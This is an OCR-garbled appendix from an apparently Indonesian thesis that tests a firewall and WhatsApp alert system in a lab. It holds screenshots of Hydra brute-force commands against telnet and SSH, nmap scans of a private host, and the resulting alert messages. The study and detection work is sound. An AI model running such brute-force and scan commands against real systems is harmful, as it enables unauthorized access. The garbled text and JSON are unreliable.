[WARNING] Restorefile (you have 10 seconds to abort...) (use option -i to skip waiting) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 380 to do in 00:10h, 20 active
[STATUS] 40.00 tries/min, 120 tries in 00:03h, 321 to do in 00:09h, 20 active
[STATUS] 37.80 tries/min, 265 tries in 00:07h, 176 to do in 00:05h, 20 active
[STATUS] 36.75 tries/min, 441 tries in 00:12h, 1 to do in 00:01h, 1 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 11:54:05

(delimit@ root)~/Skripsi/DataList
└─$ sudo hydra -t 20 -l listusername20 -P listpassword20 telnet://192.168.8.187 1
[sudo] password for delimit@:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 11:56:46
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 380 to do in 00:10h, 20 active
[STATUS] 40.00 tries/min, 120 tries in 00:03h, 321 to do in 00:09h, 20 active
[STATUS] 40.00 tries/min, 280 tries in 00:07h, 161 to do in 00:05h, 20 active
[STATUS] 36.75 tries/min, 441 tries in 00:12h, 1 to do in 00:01h, 1 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 12:09:03

(delimit@ root)~/Skripsi/DataList
└─$ sudo hydra -t 20 -l listusername20 -P listpassword20 telnet://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 12:10:27
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 380 to do in 00:10h, 20 active
[STATUS] 40.00 tries/min, 120 tries in 00:03h, 321 to do in 00:09h, 20 active
[STATUS] 40.00 tries/min, 280 tries in 00:07h, 161 to do in 00:05h, 20 active
[STATUS] 36.75 tries/min, 441 tries in 00:12h, 1 to do in 00:01h, 1 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 12:22:45

(delimit@ root)~/Skripsi/DataList
└─$ sudo hydra -t 20 -l listusername20 -P listpassword20 telnet://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 12:24:16
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 380 to do in 00:10h, 20 active
[STATUS] 40.00 tries/min, 120 tries in 00:03h, 321 to do in 00:09h, 20 active
[STATUS] 40.00 tries/min, 280 tries in 00:07h, 161 to do in 00:05h, 20 active
[STATUS] 36.75 tries/min, 441 tries in 00:12h, 1 to do in 00:01h, 1 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 12:36:34
```

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Lampiran 15 Port Scanning dengan whatsapp gateway



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```

kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@root:/home/delimit... root@root:~ delimit... delimit... delimit... File Manager 10:02 PM 79%
root@root:/home/delimit/Skripsi
File Actions Edit View Help
62815730857800c.us"}, "id": "3EB0B30D58F0A
F3724FB", "self": "out", "serialized": "tru
e.62815730857800c.us_3EB0B30D58F0AF3724F
B.out"}, "ack": 0, "hasMedia": false, "body":
**ALERT INFORMATION !!!** \n\nfo
lah terjadi Serangan Port Scanning Attac
k*
\n
\n
\n\nAttack Port Scanni
ng berlangsung dengan : * 99 X Serangan
Scanning Port Attack\n\nLog Informati
on : *\n\nJul 7 22:01:56 192.168.8.187 fir
ewall,info PortScanningAttack input: in:
ether1 out:(unknown 0), src-mac 08:00:27
:17:7d:4d, proto TCP (SYN), 192.168.8.16
5:39549->192.168.8.187:13456, len 44, "t
ype": "chat", "timestamp": 1657206121, "from
": "62815730857800c.us", "to": "62815730857
800c.us", "deviceType": "web", "isForwarded":
false, "forwardingScore": 0, "isStarred":
false, "fromMe": true, "hasQuotedMsg": false,
"vCards": [], "mentionedIds": [], "isGif": f
alse};rm: cannot remove '/home/delimit
er/Skripsi/Serangan_log/bruteForcesshwinbo
x': No such file or directory
rm: cannot remove '/home/delimit/Skrip
si/Serangan_log/port_knocking_log': No s
uch file or directory
^C
root@root:~/home/delimit/Skripsi
130 x
Network Connections

```

```

kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@root:/home/delimit... root@root:~ delimit... delimit... delimit... File Manager 10:04 PM 83%
root@root:/home/delimit/Skripsi/logmanagement
File Actions Edit View Help
false,"lastPlaybackProgress":0,"isDynami
cReplyButtonsMsg":false,"isMdiHistoryMsg
":false,"requiresDirectConnection":null,"
ottForwardedFeaturesEnabled":true},"id":
{"fromMe":true,"remote":{"server":"c.us",
"user":"62815730857800c.us", "serialized": "6
2815730857800c.us"}, "id": "3EB0A2487BC24C
D05DEA", "self": "out", "serialized": "tru
e.62815730857800c.us_3EB0A2487BC24CD05DEA
.out"}, "ack": 0, "hasMedia": false, "body":
**ALERT INFORMATION !!!** \n\nfo
lah terjadi Serangan Port Scanning Attac
k*
\n
\n
\n\nAttack Port Scanni
ng berlangsung dengan : * 86 X Serangan
Scanning Port Attack\n\nLog Informatio
n : *\n\nJul 7 22:04:06 192.168.8.187 Fire
wall,info PortScanningAttack input: in:
ether1 out:(unknown 0), src-mac 08:00:27:
17:7d:4d, proto TCP (SYN), 192.168.8.165
:53088->192.168.8.187:9220, len 44, "typ
e": "chat", "timestamp": 1657206250, "from":
"62815730857800c.us", "to": "6281573085780
0c.us", "deviceType": "web", "isForwarded":
false, "forwardingScore": 0, "isStarred": fa
lse, "fromMe": true, "hasQuotedMsg": false, "
vCards": [], "mentionedIds": [], "isGif": fal
se};^C
root@root:~/home/delimit/Skripsi
130 x
Network Connections

```

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```
root@root:~/home/delimit... root@root:~ delimit... delimit...- File Manager 10:09 PM [92%]
root@root:~/home/delimit.../Skripsi/logmanagement
File Actions Edit View Help


```

*:false,"requiresDirectConnection":null,
"pttForwardedFeaturesEnabled":true,"id":
{"fromMe":true,"remote":{"server":"c.us",
"user":"62815730857800","serialized":"62815730857800c.us"},
"id":"3EB059E600801E315610","self":"out",
"serialized":"tru
e_62815730857800c.us_3EB059E600801E315610_out"},
"ack":0,"hasMedia":false,"body":
"*ALERT INFORMATION !!!!"
\nTe
lah terjadi Serangan Port Scanning Attac
k*

\n-----\n
\n\nAttack Port Scann
ing berlangsung dengan : 105 X Serangan
n Scanning Port Attack\nLog Informati
on :*\nJul 7 22:10:22 192.168.8.187 fi
rewall,info PortScanningAttack input: in
:ether1 out:(unknown 0), src-mac 08:00:2
7:17:7d:4d, proto TCP (SYN), 192.168.8.1
65:64968-192.168.8.187:9099, len 44,"t
ype":"chat", "timestamp":1657206627,"from
":"62815730857800c.us","to":"62015730857
800c.us", "deviceType":"web", "isForwarded
":false, "forwardingScore":0, "isStarred":
false, "fromMe":true, "hasQuotedMsg":false
, "vCards":[],"mentionedIds":[],"isGif":f
alse}}rm: cannot remove /home/delimit
er/Skripsi/Serangan_log/bruteForcesshwinbo
x: No such file or directory
rm: cannot remove /home/delimit.../Skrip
si/Serangan_log/port_knocking_log: No s
uch file or directory

```



```

root@root:~# sudo nmap -sV 192.168.8.187
Starting Nmap 7.91 (https://nmap.org
) at 2022-07-07 22:10 WIB
Nmap scan report for 192.168.8.187
Host is up (0.00067s latency).
All 1000 scanned ports on 192.168.8.1
87 are filtered
MAC Address: 08:00:27:8A:FE:27 (Oracl
e VirtualBox virtual NIC)

Service detection performed. Please r
eport any incorrect results at https:
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) s
canned in 27.84 seconds

```


```

```
root@root:~/home/delimit... root@root:~ delimit...- File Manager 10:12 PM [92%]
root@root:~/home/delimit.../Skripsi/logmanagement
File Actions Edit View Help


```

*:false,"requiresDirectConnection":null,
"pttForwardedFeaturesEnabled":true,"id":
{"fromMe":true,"remote":{"server":"c.us",
"user":"62815730857800","serialized":"62815730857800c.us"},
"id":"3EB059E600801E315610","self":"out",
"serialized":"tru
e_62815730857800c.us_3EB059E600801E315610_out"},
"ack":0,"hasMedia":false,"body":
"*ALERT INFORMATION !!!!"
\nTe
lah terjadi Serangan Port Scanning Attac
k*

\n-----\n
\n\nAttack Port Scann
ing berlangsung dengan : 86 X Serangan
n Scanning Port Attack\nLog Informati
on :*\nJul 7 22:11:45 192.168.8.187 fir
ewall,info PortScanningAttack input: in
:ether1 out:(unknown 0), src-mac 08:00:27
:17:7d:4d, proto TCP (SYN), 192.168.8.16
5:33068-192.168.8.187:1026, len 44,"t
ype":"chat", "timestamp":1657206710,"from
":"62815730857800c.us","to":"62815730857
800c.us", "deviceType":"web", "isForwarded
":false, "forwardingScore":0, "isStarred":
false, "fromMe":true, "hasQuotedMsg":false
, "vCards":[],"mentionedIds":[],"isGif":f
alse}}rm: cannot remove /home/delimit
er/Skripsi/Serangan_log/bruteForcesshwinbo
x: No such file or directory
rm: cannot remove /home/delimit.../Skrip
si/Serangan_log/port_knocking_log: No s
uch file or directory

```



```

root@root:~# sudo nmap -sV 192.168.8.187
Starting Nmap 7.91 (https://nmap.org
) at 2022-07-07 22:11 WIB
Nmap scan report for 192.168.8.187
Host is up (0.0036s latency).
All 1000 scanned ports on 192.168.8.1
87 are filtered
MAC Address: 08:00:27:8A:FE:27 (Oracl
e VirtualBox virtual NIC)

Service detection performed. Please r
eport any incorrect results at https:
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) s
canned in 27.01 seconds

```


```


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
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```
root@root:~/home/delimit... root@root:~  
root@root:~/home/delimit... Skripsi - File Manager  
root@root:~/home/delimit... Skripsi/logmanagement  
File Actions Edit View Help  
e,"productHeaderImageRejected":false,"la  
stPlaybackProgress":0,"isDynamicReplyBut  
tonsMsg":false,"isMDHistoryMsg":false,"r  
equipesDirectConnection":null,"pttForwar  
dedFeaturesEnabled":true,"id":{"fromMe":  
:true,"remote":{"server":"c.us","user":"  
62815730857800","serialized":"6281573085  
7800c.us"},"id":{"server":"c.us","user":"  
62815730857800","serialized":"6281573085  
7800c.us"},"deviceType":"android"},"sel  
f":{"out","serialized":"true:62815730  
857800c.us:3EB03C983F4DB6FFC81"},"a  
ck":{"hasMedia":false,"body":{"ALERT IN  
FORMATION !!!!*  
1 Serangan Brute Force SSH*  
-----  
-----\n\nAttack Brute Force SSH berlangsung  
dengan : * 10 X Serangan Brute Force S  
SH Attack\n\nLog Information :*\nJul 7 23:50:55 192.168.8.187 firewall,info Br  
uteForcesSsh input: in:ether1 out:(unkno  
wn 0), src-mac 08:00:27:17:7d:4d, proto  
TCP (SVN), 192.168.8.165:36272->192.168.  
8.187:22, len 60,"type":"chat","timesta  
mp":1657212659,"from":"62815730857800c.u  
s","to":"62815730857800c.us","deviceTyp  
e":"web","isForwarded":false,"forwardingS  
core":0,"isStarred":false,"fromMe":true,  
"hasQuotedMsg":false,"vCards":{"],"mentio  
nedIds":{"],"isGif":false}}%C  
-----  
-----\n\nroot@root:~/home/delimit... Skripsi  
130 x
```

```
File Actions Edit View Help  
-----  
-----\n\nAttack Brute Force SSH berlangsung  
dengan : * 1 X Serangan Brute Force S  
SH Attack\n\nLog Information :*\nJul 8 0  
0:05:36 192.168.8.187 firewall,info Brut  
eForcesSsh input: in:ether1 out:(unknow  
n 0), src-mac 08:00:27:17:7d:4d, proto TC  
P (SVN), 192.168.8.165:36712->192.168.8.  
187:22, len 60,"type":"chat","timestam  
p":1657213541,"from":"62815730857800c.us  
","to":"62815730857800c.us","deviceType  
":"web","isForwarded":false,"forwardingSc  
re":0,"isStarred":false,"fromMe":true,"h  
asQuotedMsg":false,"vCards":{"],"mentio  
nedIds":{"],"isGif":false}}rm: cannot remov  
e /home/delimit... Skripsi/Serangan_log/  
bruteForcesSshTelnet: No such file or di  
rectory  
rm: cannot remove /home/delimit... Skrip  
si/Serangan_log/ScanningPortAttack: No s  
uch file or directory  
rm: cannot remove /home/delimit... Skrip  
si/Serangan_log/bruteForcesSshwinbox: No  
such file or directory  
rm: cannot remove /home/delimit... Skrip  
si/Serangan_log/port_knocking_log: No s  
uch file or directory  
Tidak ada data yang dicari! dipastikan d  
icik kembali, akan dicik kembali  
Tidak ada data yang dicari! dipastikan d  
icik kembali, akan dicik kembali  
^C  
-----  
-----\n\nroot@root:~/home/delimit... Skripsi  
255 x
```

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```

kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@root:/home/delimit... root@root:~
root@root:/home/delimit... Skripsi - File Manager

File Actions Edit View Help


, "productHeaderImageRejected": false, "lastPlaybackProgress": 0, "isDynamicReplyButtonsMsg": false, "isMDHistoryMsg": false, "requiresDirectConnection": null, "pttForwardFeaturesEnabled": true, "id": {"fromMe": true, "remote": {"server": "c.us", "user": "6281573085780@.us"}, "serialized": "6281573085780@.us"}, "id": {"server": "c.us", "user": "6281573085780@.us"}, "serialized": "6281573085780@.us"}, "deviceType": "web", "isForwarded": false, "forwardingScore": 0, "isStarred": false, "fromMe": true, "hasQuotedMsg": false, "vCards": [], "mentionIds": [], "isGif": false}}c

~\n

~\n\nAttack Brute Force SSH berlangsung dengan * 5 X Serangan Brute Force SSH
Attack\n\nLog Information : \nJul 8 04:31:18 192.168.8.187 firewall,info BruteForcesSsh input: in:ether1 out:(unknown 0), src-mac 08:00:27:17:7d:4d, proto TCP (SYN), 192.168.8.165:37074->192.168.8.187:22, len 60, type: chat, timestamp: 1657230339, from: "6281573085780@.us", to: "6281573085780@.us", deviceType: "web", "isForwarded": false, "forwardingScore": 0, "isStarred": false, "fromMe": true, "hasQuotedMsg": false, "vCards": [], "mentionIds": [], "isGif": false}}c

root@root:~# cat /home/delimit/Skripsi/logmanagement
00:01h, 190 to do in 00:10h, 10 acti
[STATUS] 20.00 tries/min, 60 tries in
00:03h, 161 to do in 00:09h, 10 acti
ve
[STATUS] 20.00 tries/min, 140 tries i
n 00:07h, 81 to do in 00:05h, 10 acti
ve
[STATUS] 18.75 tries/min, 150 tries i
n 00:08h, 71 to do in 00:04h, 10 acti
ve
[STATUS] 18.89 tries/min, 170 tries i
n 00:09h, 51 to do in 00:03h, 10 acti
ve
[STATUS] 19.00 tries/min, 190 tries i
n 00:10h, 31 to do in 00:02h, 10 acti
ve
[STATUS] 19.09 tries/min, 210 tries i
n 00:11h, 11 to do in 00:01h, 10 acti
ve
1 of 1 target completed, 0 valid pass
word found
[WARNING] Writing restore file because
e 2 final worker threads did not comp
lete until end.
[ERROR] 2 targets did not resolve or
could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-t
hc/thc-hydra) finished at 2022-07-08
00:41:12

root@root:~# cat /home/delimit/Skri
psi/DataList
l,info BruteForcesSsh input: in:ether
1 out:(unknown 0), src-mac 08:00:27:1
7:7d:4d, proto TCP (SYN), 192.168.8.1
65:37434->192.168.8.187:22, len 60
Jul 8 00:41:12 192.168.8.187 firewal
l,info BruteForcesSsh input: in:ether
1 out:(unknown 0), src-mac 08:00:27:1
7:7d:4d, proto TCP (SYN), 192.168.8.1
65:37444->192.168.8.187:22, len 60
Jul 8 00:41:12 192.168.8.187 firewal
l,info BruteForcesSsh input: in:ether
1 out:(unknown 0), src-mac 08:00:27:1
7:7d:4d, proto TCP (SYN), 192.168.8.1
65:37448->192.168.8.187:22, len 60
Jul 8 00:41:12 192.168.8.187 firewal
l,info BruteForcesSsh input: in:ether
1 out:(unknown 0), src-mac 08:00:27:1
7:7d:4d, proto TCP (SYN), 192.168.8.1
65:37446->192.168.8.187:22, len 60
    
```



```

kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@root:/home/delimit... root@root:~
root@root:/home/delimit... Skripsi - File Manager

File Actions Edit View Help

, "productHeaderImageRejected": false, "lastPlaybackProgress": 0, "isDynamicReplyButtonsMsg": false, "isMDHistoryMsg": false, "requiresDirectConnection": null, "pttForwardFeaturesEnabled": true, "id": {"fromMe": true, "remote": {"server": "c.us", "user": "6281573085780@.us"}, "serialized": "6281573085780@.us"}, "id": {"server": "c.us", "user": "6281573085780@.us"}, "serialized": "6281573085780@.us"}, "deviceType": "web", "isForwarded": false, "forwardingScore": 0, "isStarred": false, "fromMe": true, "hasQuotedMsg": false, "vCards": [], "mentionIds": [], "isGif": false}}c

~\n

~\n\nAttack Brute Force SSH berlangsung dengan * 13 X Serangan Brute Force SSH
Attack\n\nLog Information : \nJul 8 04:45:34 192.168.8.187 firewall,info BruteForcesSsh input: in:ether1 out:(unknown 0), src-mac 08:00:27:17:7d:4d, proto TCP (ACK), 192.168.8.165:42702->192.168.8.187:22, len 59, type: chat, timestamp: 1657230339, from: "6281573085780@.us", to: "6281573085780@.us", deviceType: "web", "isForwarded": false, "forwardingScore": 0, "isStarred": false, "fromMe": true, "hasQuotedMsg": false, "vCards": [], "mentionIds": [], "isGif": false}}c

root@root:~# cat /home/delimit/Skripsi/logmanagement
s written. Type "hydra -R" to resume
session.

root@root:~# cat /home/delimit/Skripsi/DataList
root@root:~# sudo hydra -t 10 -L listusername@P -P listpassword@ ssh://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-t hc/thc-hydra) starting at 2022-07-08 04:45:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (1:10:p10), ~10 tries per task
[DATA] attacking ssh://192.168.8.187:22/

l,info BruteForcesSsh input: in:ether
1 out:(unknown 0), src-mac 08:00:27:1
7:7d:4d, proto TCP (SYN), 192.168.8.1
65:42724->192.168.8.187:22, len 60
Jul 8 04:46:07 192.168.8.187 firewal
l,info BruteForcesSsh input: in:ether
1 out:(unknown 0), src-mac 08:00:27:1
7:7d:4d, proto TCP (SYN), 192.168.8.1
65:42736->192.168.8.187:22, len 60
Jul 8 04:46:07 192.168.8.187 firewal
l,info BruteForcesSsh input: in:ether
1 out:(unknown 0), src-mac 08:00:27:1
7:7d:4d, proto TCP (SYN), 192.168.8.1
65:42734->192.168.8.187:22, len 60
Jul 8 04:46:07 192.168.8.187 firewal
l,info BruteForcesSsh input: in:ether
1 out:(unknown 0), src-mac 08:00:27:1
7:7d:4d, proto TCP (SYN), 192.168.8.1
65:42730->192.168.8.187:22, len 60
    
```




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(Lanjutan)

```
root@root: /home/delimit/Skripsi/DataList  
  
Hydra v9.1 (c) 2020 by van Hauser/THC  
David Maciejak - Please do not use  
in military or secret service organi-  
zations, or for illegal purposes (thi-  
s is non-binding, these *** ignore la-  
ws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-t-  
hc/thc-hydra) starting at 2022-07-08  
04:46:43  
[WARNING] Many SSH configurations lim-  
it the number of parallel tasks, it i-  
s recommended to reduce the tasks: us-  
e -t 4  
[WARNING] Restorefile (you have 10 se-  
conds to abort... (use option -I to s-  
kip waiting)) from a previous session  
found, to prevent overwriting. ./hydra.  
restore  
[DATA] max 10 tasks per 1 server, ove-  
rall 10 tasks, 100 login tries (1:10/  
p:10), ~10 tries per task  
[DATA] attacking ssh://192.168.8.187:  
22/  
[STATUS] 20.00 tries/min, 20 tries in  
00:01h, 90 to do in 00:05h, 10 activ-  
e  
^CThe session file ./hydra.restore wa-  
s written. Type "hydra -R" to resume  
session.  
  
l,info BruteForcesSsh input: in:ether  
1 out:(unknown 0), src-mac 08:00:27:1  
7:7d:4d, proto TCP (SYN), 192.168.8.1  
65:42822→192.168.8.187:22, len 60  
Jul  8 04:48:01 192.168.8.187 Firewall  
l,info BruteForcesSsh input: in:ether  
1 out:(unknown 0), src-mac 08:00:27:1  
7:7d:4d, proto TCP (SYN), 192.168.8.1  
65:42810→192.168.8.187:22, len 60  
Jul  8 04:48:01 192.168.8.187 Firewall  
l,info BruteForcesSsh input: in:ether  
1 out:(unknown 0), src-mac 08:00:27:1  
7:7d:4d, proto TCP (SYN), 192.168.8.1  
65:42808→192.168.8.187:22, len 60  
Jul  8 04:48:01 192.168.8.187 Firewal  
l,info BruteForcesSsh input: in:ether  
1 out:(unknown 0), src-mac 08:00:27:1  
7:7d:4d, proto TCP (SYN), 192.168.8.1  
65:42824→192.168.8.187:22, len 60  
Jul  8 04:48:01 192.168.8.187 Firewal  
l,info BruteForcesSsh input: in:ether  
1 out:(unknown 0), src-mac 08:00:27:1  
7:7d:4d, proto TCP (SYN), 192.168.8.1  
65:42806→192.168.8.187:22, len 60
```

Lampiran 17 Brute Force SSH 15 Data Whatsapp Gateway

```

kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@root:/home/delim... root@root:~

root@root:/home/delimiter/Skripsi/logmanagemnt

File Actions Edit View Help

e,"productHeaderImageRejected":false,"la
stPlaybackProgress":0,"isDynamicReplyBut
tonMsg":false,"isMdHistoryMsg":false,"r
equiresDirectConnection":null,"ptfForma
dFeaturesEnabled":true,"id":{"fromMe":
true,"remote":{"server":"c.us"},"user":
"6281573085780"},"serialized":"6281573085
780c.us"},"id":{"3EB09E58481488C89117"},
self":"out"},"serialized":true,"62815730
85780c.us_3EB09E58481488C89117_out"},"a
ck":0,"hasMedia":false,"body":{"ALERT IN
FORMATION !!!!*
^N*Telah terjadi
Serangan Brute Force SSH*

^N

^N*Attack Brute Force SSH berlangsung
dengan : 15 X Serangan Brute Force S
SH Attack^N^N*Log Information :^NJul 8
02:10:30 192.168.8.187 Firewall,info Br
uteForcesSsh input: in:ether0,out:(unkno
wn 0),src-mac 08:00:27:17:7d:4d, proto
TCP (SVN), 192.168.8.165:39010-192.168.
8.187:22, len 60,"type":"chat","timesta
mp":"@1657221034","from":"6281573085780c.u
s","to":"6281573085780c.us","deviceType
":"web","isForwarded":false,"forwardingS
core":0,"isStarred":false,"fromMe":true,
"hasQuotedMsg":false,"vCards":[],"mentio
nedIds":[],"isGif":false}}^C

root@root:/home/delimiter/Skripsi
130 x 3 0

5 -P listpassword15 ssh://192.168.8.
187

Hydra v9.1 (c) 2020 by van Hauser/THC
& David Maciejak - Please do not use
in military or secret service organi
zations, or for illegal purposes (thi
s is non-binding, these *** ignore la
ws and ethics anyway).

Hydra (https://github.com/vanhauser-t
hc/thc-hydra) starting at 2022-07-08
02:08:58
[WARNING] Many SSH configurations lim
it the number of parallel tasks, it i
s recommended to reduce the tasks: us
e -t 4
[WARNING] Restorefile (you have 10 se
conds to abort... (use option -I to s
kip waiting)) from a previous session
found, to prevent overwriting, ./hyd
ra.restore
[DATA] max 15 tasks per 1 server, ove
rall 15 tasks, 225 login tries (l:15/
p:15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:
22/
[STATUS] 30.00 tries/min, 30 tries in
00:01h, 210 to do in 00:08h, 15 acti
ve

[STATUS] 30.00 tries/min, 90 tries in
00:03h, 166 to do in 00:06h, 15 acti
ve

l,info BruteForcesSsh input: in:ether
1 out:(unknown 0),src-mac 08:00:27:1
7:7d:4d, proto TCP (SVN), 192.168.8.1
65:39140-192.168.8.187:22, len 60
Jul 8 02:12:39 192.168.8.187 firewall
l,info BruteForcesSsh input: in:ether
1 out:(unknown 0),src-mac 08:00:27:1
7:7d:4d, proto TCP (SVN), 192.168.8.1
65:39144-192.168.8.187:22, len 60
Jul 8 02:12:39 192.168.8.187 firewall
l,info BruteForcesSsh input: in:ether
1 out:(unknown 0),src-mac 08:00:27:1
7:7d:4d, proto TCP (SVN), 192.168.8.1
65:39144-192.168.8.187:22, len 60
Jul 8 02:12:39 192.168.8.187 firewall
l,info BruteForcesSsh input: in:ether
1 out:(unknown 0),src-mac 08:00:27:1
7:7d:4d, proto TCP (SVN), 192.168.8.1
65:39144-192.168.8.187:22, len 60
Jul 8 02:12:39 192.168.8.187 firewall
l,info BruteForcesSsh input: in:ether
1 out:(unknown 0),src-mac 08:00:27:1
7:7d:4d, proto TCP (SVN), 192.168.8.1
65:39144-192.168.8.187:22, len 60
Jul 8 02:12:39 192.168.8.187 firewall
l,info BruteForcesSsh input: in:ether
1 out:(unknown 0),src-mac 08:00:27:1
7:7d:4d, proto TCP (SVN), 192.168.8.1
65:39142-192.168.8.187:22, len 60

```

```

kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@root:/home/delim... root@root:~

root@root:/home/delimiter/Skripsi/logmanagemnt

File Actions Edit View Help

e,"productHeaderImageRejected":false,"la
stPlaybackProgress":0,"isDynamicReplyBut
tonMsg":false,"isMdHistoryMsg":false,"r
equiresDirectConnection":null,"ptfForma
dFeaturesEnabled":true,"id":{"fromMe":
true,"remote":{"server":"c.us"},"user":
"6281573085780"},"serialized":"6281573085
780c.us"},"id":{"3EB073B086362480420"},
self":"out"},"serialized":true,"62815730
